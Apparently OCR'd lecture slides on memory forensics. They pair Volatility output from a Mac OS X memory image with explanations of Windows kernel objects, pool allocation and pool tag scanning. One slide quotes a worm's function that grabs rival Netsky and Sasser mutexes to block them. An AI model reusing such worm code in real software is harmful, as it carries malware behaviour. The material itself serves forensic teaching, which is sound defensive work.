0xffffff800e70a950 com.apple.audio.     279   202   202   279   64BIT   0x000000002d573000 2014-09-08 16:58:34 UTC+0000
0xffffff800e476a80 com.apple.InputM     276   502   20    276   64BIT   0x000000004041c000 2014-09-08 16:58:30 UTC+0000
0xffffff800e70d7e0 AppleSpell           274   502   20    274   64BIT   0x000000000ca4e000 2014-09-08 16:58:30 UTC+0000
0xffffff800e473bf0 distnoted            273   89    89    273   64BIT   0x0000000046d95000 2014-09-08 16:58:12 UTC+0000
0xffffff800bbc0950 launchd              270   89    89    270   64BIT   0x00000000145af000 2014-09-08 16:58:12 UTC+0000
0xffffff800e476130 storeagent           264   502   20    264   64BIT   0x000000003ddbe000 2014-09-08 16:57:48 UTC+0000
0xffffff800ec20098 pbs                  261   502   20    261   64BIT   0x0000000011d7f000 2014-09-08 16:57:47 UTC+0000
0xffffff800ec20540 Adobe CEF Helper     258   502   20    230   32BIT   0x0000000023b33000 2014-09-08 16:57:45 UTC+0000
0xffffff800e70bbf0 mdworker             254   502   20    254   64BIT   0x000000004fd18000 2014-09-08 16:57:44 UTC+0000
0xffffff800ec21338 cookied              252   502   20    252   64BIT   0x0000000024024000 2014-09-08 16:57:41 UTC+0000
0xffffff800ec225d8 com.apple.dock.e     248   502   20    248   64BIT   0x000000004364d000 2014-09-08 16:57:40 UTC+0000
0xffffff800e70a000 xpcd                 247   55    55    247   64BIT   0x000000003c456000 2014-09-08 16:57:40 UTC+0000
0xffffff800ec22a80 AdobeIPCBroker       246   502   20    246   32BIT   0x00000000419e2000 2014-09-08 16:57:40 UTC+0000
0xffffff800e70a4a8 CloudKeychainPro     244   502   20    244   64BIT   0x000000003ee3d000 2014-09-08 16:57:39 UTC+0000
0xffffff800e70d338 com.apple.ShareK     243   502   20    243   64BIT   0x0000000040295000 2014-09-08 16:57:39 UTC+0000
0xffffff800e70c098 secd                 242   502   20    242   64BIT   0x0000000041c6d000 2014-09-08 16:57:39 UTC+0000
0xffffff800e70adf8 IMDPersistenceAg     240   502   20    240   64BIT   0x0000000040e07000 2014-09-08 16:57:38 UTC+0000
0xffffff800e70b2a0 accountsd            239   502   20    239   64BIT   0x00000000422b7000 2014-09-08 16:57:38 UTC+0000
0xffffff800e472950 AirPlayUIAgent       238   502   20    238   64BIT   0x000000003f831000 2014-09-08 16:57:38 UTC+0000
0xffffff800e70ce90 com.apple.IconSe     237   502   20    237   64BIT   0x0000000040d3f000 2014-09-08 16:57:38 UTC+0000
```

```
$ python vol.py --profile=MacMavericks_10_9_4_AMDx64 -f macosx10.9.vmem mac_dead_procs
Volatility Foundation Volatility Framework 2.4
Offset             Name                 Pid      Uid  Gid PGID     Bits DTB   Start Time
------------------ -------------------- -------- ---- --- --- ---- -- ------- ----------
0xffffff800c9f3a80 sh                   294      -    -    -55...11 -  -      2014-09-08 16:59:21 UTC+0000
0xffffff800c9f3a80 sh                   294      -    -    -55...11 -  -      2014-09-08 16:59:21 UTC+0000
0xffffff800ec22130 expr                 302      -    -    -55...11 -  -      2014-09-08 16:59:21 UTC+0000
0xffffff800ec20e90 date                 301      -    -    -55...11 -  -      2014-09-08 16:59:21 UTC+0000
0xffffff800ec209e8 basename             298      -    -    -55...11 -  -      2014-09-08 16:59:21 UTC+0000
0xffffff800ec217e0 mdworker             255      -    -    -55...11 -  -      2014-09-08 16:57:44 UTC+0000
0xffffff800dbe7338 SFLIconTool          286      -    -    -55...11 -  -      2014-09-08 16:59:03 UTC+0000
0xffffff800ec21c88 bash                 290      -    -    -55...11 -  -      2014-09-08 16:59:03 UTC+0000
0xffffff800c7ff4a8 bash                 291      -    -    -55...11 -  -      2014-09-08 16:59:03 UTC+0000
0xffffff800dbe8a80 path_helper          292      -    -    -55...11 -  -      2014-09-08 16:59:03 UTC+0000
0xffffff800c9f35d8 lssave               283      -    -    -55...11 -  -      2014-09-08 16:58:43 UTC+0000
0xffffff800dbe6098 lssave               266      -    -    -55...11 -  -      2014-09-08 16:57:57 UTC+0000
0xffffff800e474098 soagent              214      -    -    -55...11 -  -      2014-09-08 16:57:38 UTC+0000
0xffffff800bbc45d8 launchctl            2        -    -    -55...11 -  -      2014-09-08 16:56:50 UTC+0000
0xffffff800e475c88 fontworker           207      -    -    -55...11 -  -      2014-09-08 16:57:37 UTC+0000
0xffffff800dbe7c88 launchd              166      -    -    -55...11 -  -      2014-09-08 16:57:35 UTC+0000
0xffffff800ec1fbf0 ?\/??Y-? U(?zQ#?u    -14...48 -    -    -14...20 -  -          ------------------
0xffffff800ec1f748 ?Z,??X+??X+??Y,??    -14...44 -    -    -14...52 -  -          ------------------
0xffffff800ec1f2a0 ?W+??U)??V*??V*??    -14...75 -    -    -14...68 -  -          ------------------
0xffffff800ec1edf8 h<?h<?i=?j>?j        434...24 -    -    -54...49 -  -          ------------------
0xffffff800ec1e950 Z~??^av"??p?9?Qr    -16...60 -    -    182...67 -  -          ------------------
0xffffff800ec1e4a8 d??e?I0????i?}??    -21...03 -    -    104...43 -  -          ------------------
```

```
garfish-2:volatility golden$ python vol.py --profile=MacMavericks_10_9_4_AMDx64 -f ~/Documents/Virtual\ Machines.localized/Mac\ OS\ X\ 10.9.vmw
arevm/Mac\ OS\ X\ 10.9-53f72337.vmem mac_pstree
Volatility Foundation Volatility Framework 2.4
Name                 Pid             Uid
kernel_task          0               0
.launchd             1               0
..com.apple.audio.   279             202
..com.apple.InputM   276             502
..launchd            270             89
...distnoted         273             89
..com.apple.dock.e   248             502
..xpcd               247             55
..AdobeIPCBroker     246             502
..com.apple.ShareK   243             502
..IMDPersistenceAg   240             502
..com.apple.IconSe   237             502
..apsd               236             0
..filecoordination   234             0
..coresymbolicatio   222             0
..com.apple.audio.   195             202
..sandboxd           193             0
..xpcd               191             502
..xpcd               189             202
..coreaudiod         184             202
..launchd            171             502
...iTerm             285             502
...AppleSpell        274             502
...storeagent        264             502
...pbs               261             502
...mdworker          254             502
...cookied           252             502
...CloudKeychainPro  244             502
...secd              242             502
...accountsd         239             502
...AirPlayUIAgent    238             502
...syncdefaultsd     233             502
...Creative Cloud    230             502
....Adobe CEF Helper 258             502
```

```
python vol.py --profile=MacMavericks_10_9_4_AMDx64 -f ~/Documents/Virtual\ Machines.localized/Mac\ OS\ X\ 10.9.vmwarevm/Mac\ OS\ X\ 10.9-53f723
37.vmem mac_psxview
Volatility Foundation Volatility Framework 2.4
Offset(V)          Name                    PID pslist parents pid_hash pgrp_hash_table session leaders task processes
------------------ -------------------- ------ ------ ------- -------- -------------- -------------- -------------
0xffffff8001efccd0 kernel_task               0 True   True    False    True           True           True
0xffffff800bbc4a80 launchd                   1 True   True    True     True           True           True
0xffffff800bbc37e0 UserEventAgent           11 True   False   True     True           True           True
0xffffff800bbc4130 kextd                    12 True   False   True     True           True           True
0xffffff800bbc3c88 taskgated                13 True   False   True     True           True           True
0xffffff800bbc3338 notifyd                  14 True   False   True     True           True           True
0xffffff800bbc2e90 securityd                15 True   False   True     True           True           True
0xffffff800bbc29e8 diskarbitrationd         16 True   False   True     True           True           True
0xffffff800bbc2540 powerd                   17 True   False   True     True           True           True
0xffffff800bbc2098 configd                  18 True   False   True     True           True           True
0xffffff800bbc1bf0 syslogd                  19 True   False   True     True           True           True
0xffffff800bbc1748 distnoted                20 True   False   True     True           True           True
0xffffff800bbc0df8 opendirectoryd           22 True   False   True     True           True           True
0xffffff800bbc12a0 cfprefsd                 23 True   False   True     True           True           True
0xffffff800bbc04a8 xpcd                     25 True   False   True     True           True           True
0xffffff800bbc0000 backupd                  35 True   False   True     True           True           True
0xffffff800c803a80 authd                    36 True   False   True     True           True           True
0xffffff800c8035d8 coreservicesd            37 True   False   True     True           True           True
0xffffff800c803130 fseventsd                39 True   False   True     True           True           True
0xffffff800c802c88 sysmond                  40 True   False   True     True           True           True
0xffffff800c8027e0 usbd                     41 True   False   True     True           True           True
0xffffff800c802338 ntpd                     43 True   False   True     True           True           True
0xffffff800c801e90 wdhelper                 44 True   False   True     True           True           True
0xffffff800c8019e8 warmd                    45 True   False   True     True           True           True
0xffffff800c801540 usbmuxd                  46 True   False   True     True           True           True
0xffffff800c800748 stackshot                49 True   False   True     True           True           True
0xffffff800c7ff950 SleepServicesD           52 True   False   True     True           True           True
0xffffff800c7ff000 revisiond                54 True   False   True     True           True           True
0xffffff800c9f3130 pacemaker                57 True   False   True     True           True           True
0xffffff800c9f2338 mds                      60 True   False   True     True           True           True
0xffffff800c9f1e90 mDNSResponder            61 True   False   True     True           True           True
0xffffff800c9f1098 loginwindow              64 True   False   True     True           True           True
```

Memory Allocation

Memory Allocation Concepts


- In memory forensics, we're hunting for needles in a large haystack
- Deep understanding of how memory is allocated is essential
- Discussion broken into two categories:
  - General kernel memory allocation
    - Memory management for the OS proper
  - Process memory allocation
    - Memory management for individual applications
- …across Windows, Linux, Mac OS X

Windows Memory Allocation Concepts

Interesting Windows Structures

File	_FILE_OBJECT	An instance of an open file that represents a process or kernel module's access into a file, including the permissions, regions of memory that store portions of the file's contents, and the file's name.
Process	_EPROCESS	A container that allows threads to execute within a private virtual address space and maintains open handles to resources such as files, registry keys, etc.
SymbolicLink	_OBJECT_SYMBOLIC_LINK	Created to support aliases that can help map network share paths and removable media devices to drive letters.

Token	_TOKEN	Stores security context information (such as security identifiers [SIDs] and privileges) for processes and threads.
Thread	_ETHREAD	An object that represents a scheduled execution entity within a process and its associated CPU context.
Mutant	_KMUTANT	An object that represents mutual exclusion and is typically used for synchronization purposes or to control access to particular resources.



It's a mutex. Thanks.

The blue lobster is an example of a mutant.

```
//kill all netsky and sasser variants
void kill_skynet()
{
    CreateMutexA(NULL, TRUE, "AdmMoodownJKIS003");
    CreateMutexA(NULL, TRUE, "(S)(k)(y)(N)(e)(t)");
    CreateMutexA(NULL, TRUE, "____-->>>>U<<<<--____");
    CreateMutexA(NULL, TRUE, "NetDy_Mutex_Psycho");
    CreateMutexA(NULL, TRUE, "_-=oOOSOkOyONOeOtOo=-_");
    CreateMutexA(NULL, TRUE, "SyncMutex_USUkUyUnUeUtUU");
    CreateMutexA(NULL, TRUE, "SyncMutex_USUkUyUnUeUtU");
…
    CreateMutexA(NULL, TRUE, "NetDy_Mutex_Psycho");
    CreateMutexA(NULL, TRUE, "Rabbo_Mutex");
    CreateMutexA(NULL, TRUE, "Rabbo");
…
    CreateMutexA(NULL, TRUE, "Jobaka3");
    CreateMutexA(NULL, TRUE, "Jobaka3l");
    CreateMutexA(NULL, TRUE, "JumpallsNlsTillt");
    CreateMutexA(NULL, TRUE, "SkynetNotice");
…
}
```

Driver	`_DRIVER_OBJECT`	Represents the image of a loaded kernel-mode driver and contains addresses of the driver's input/output control handler functions.
Key	`_CM_KEY_BODY`	An instance of an open registry key that contains information about the key's values and data.
Type	`_OBJECT_TYPE`	An object with metadata that describes the common properties of all other objects.

WindowStation	`tagWINDOWSTATION`	A security boundary for processes and desktops, which also contains a clipboard and atom tables.
Desktop	`tagDESKTOP`	An object that represents the displayable screen surface and contains user objects such as windows, menus, and buttons.

Windows Kernel Memory Allocation

- Kernel memory allocator uses pools of memory
- Broadly:
  - Non-paged pool
    - Never swapped
  - Paged pool
    - Can be swapped
- Differentiates between allocations **<** one page (4K) and **>** a page
- **<** 4K case first


Windows Objects / Pool Allocation

- **Executive Object Manager** allocates and maintains many types of kernel objects
  - Representations of processes, threads, files, mutexes, registry keys, drivers, etc.
- C structures turned into “objects” when Windows prepends “headers”
  - An _OBJECT_HEADER
  - Optional headers that include names, access control, reference counts, etc.
  - A _POOL_HEADER at the base of the allocation
- Care about this to the extent that we can find objects based on values in the headers
- **Build patterns to locate every instance of a particular object type, for further analysis**

Raw Structure

```
typedef struct _FILE_OBJECT {
  CSHORT                          Type;
  CSHORT                          Size;
  PDEVICE_OBJECT                  DeviceObject;
  PVPB                            Vpb;
  PVOID                           FsContext;
  PVOID                           FsContext2;
  PSECTION_OBJECT_POINTERS        SectionObjectPointer;
  PVOID                           PrivateCacheMap;
  NTSTATUS                        FinalStatus;
  struct _FILE_OBJECT  *RelatedFileObject;
  BOOLEAN                         LockOperation;
  BOOLEAN                         DeletePending;
  BOOLEAN                         ReadAccess;
  BOOLEAN                         WriteAccess;
  BOOLEAN                         DeleteAccess;
  BOOLEAN                         SharedRead;
  BOOLEAN                         SharedWrite;
  BOOLEAN                         SharedDelete;
  ULONG                           Flags;
  UNICODE_STRING                  FileName;
  LARGE_INTEGER                   CurrentByteOffset;
  __volatile ULONG                Waiters;
  __volatile ULONG                Busy;
  PVOID                           LastLock;
  KEVENT                          Lock;
  KEVENT                          Event;
  __volatile PIO_COMPLETION_CONTEXT CompletionContext;
  KSPIN_LOCK                      IrpListLock;
  LIST_ENTRY                      IrpList;
  __volatile PVOID                FileObjectExtension;
} FILE_OBJECT, *PFILE_OBJECT;
```

Header Prepends



Optional Headers: Win 7

Creator Info	_OBJECT_HEADER_CREATOR_INFO	0x1	32	Stores information on the creator of the object
Name Info	_OBJECT_HEADER_NAME_INFO	0x2	32	Stores the object's name
Handle Info	_OBJECT_HEADER_HANDLE_INFO	0x4	16	Maintains data about processes with open handles to the object
Quota Info	_OBJECT_HEADER_QUOTA_INFO	0x8	32	Tracks usage and resource stats
Process Info	_OBJECT_HEADER_PROCESS_INFO	0x10	16	Identifies the owning process

Pool Tag Scanning


- Driver developers are “urged” to use unique 4-byte tags for every code path that allocates memory
  - e.g., `ExAllocatePoolWithTag()`
  - For debugging purposes – tracking down memory leaks
- Can use tag information to locate objects of particular types
- Hidden processes, terminated processes, hidden kernel modules, etc.
- Volatility provides an API for designing custom “pool scanners” – will return to this later

```
PVOID ExAllocatePoolWithTag(
   _In_  POOL_TYPE PoolType,
   _In_  SIZE_T NumberOfBytes,
   _In_  ULONG Tag
);
```

Discussed in a few slides—basically, paged or not + permissions

Requested size for allocation

4 byte tag



Total size, including headers


```
>>> dt("_POOL_HEADER")
 '_POOL_HEADER' (16 bytes)
0x0    : BlockSize                    ['BitField', {'end_bit': 24, 'start_bit': 16, 'native_type': 'unsigned long'}]
0x0    : PoolIndex                    ['BitField', {'end_bit': 16, 'start_bit': 8, 'native_type': 'unsigned long'}]
0x0    : PoolType                     ['BitField', {'end_bit': 32, 'start_bit': 24, 'native_type': 'unsigned long'}]
0x0    : PreviousSize                 ['BitField', {'end_bit': 8, 'start_bit': 0, 'native_type': 'unsigned long'}]
0x0    : Ulong1                       ['unsigned long']
0x4    : PoolTag                      ['unsigned long']
0x8    : AllocatorBackTraceIndex      ['unsigned short']
0x8    : ProcessBilled                ['pointer64', ['_EPROCESS']]
0xa    : PoolTagHash                  ['unsigned short']
>>>
```

Paged, non-paged, etc. See next slide

4 byte tag

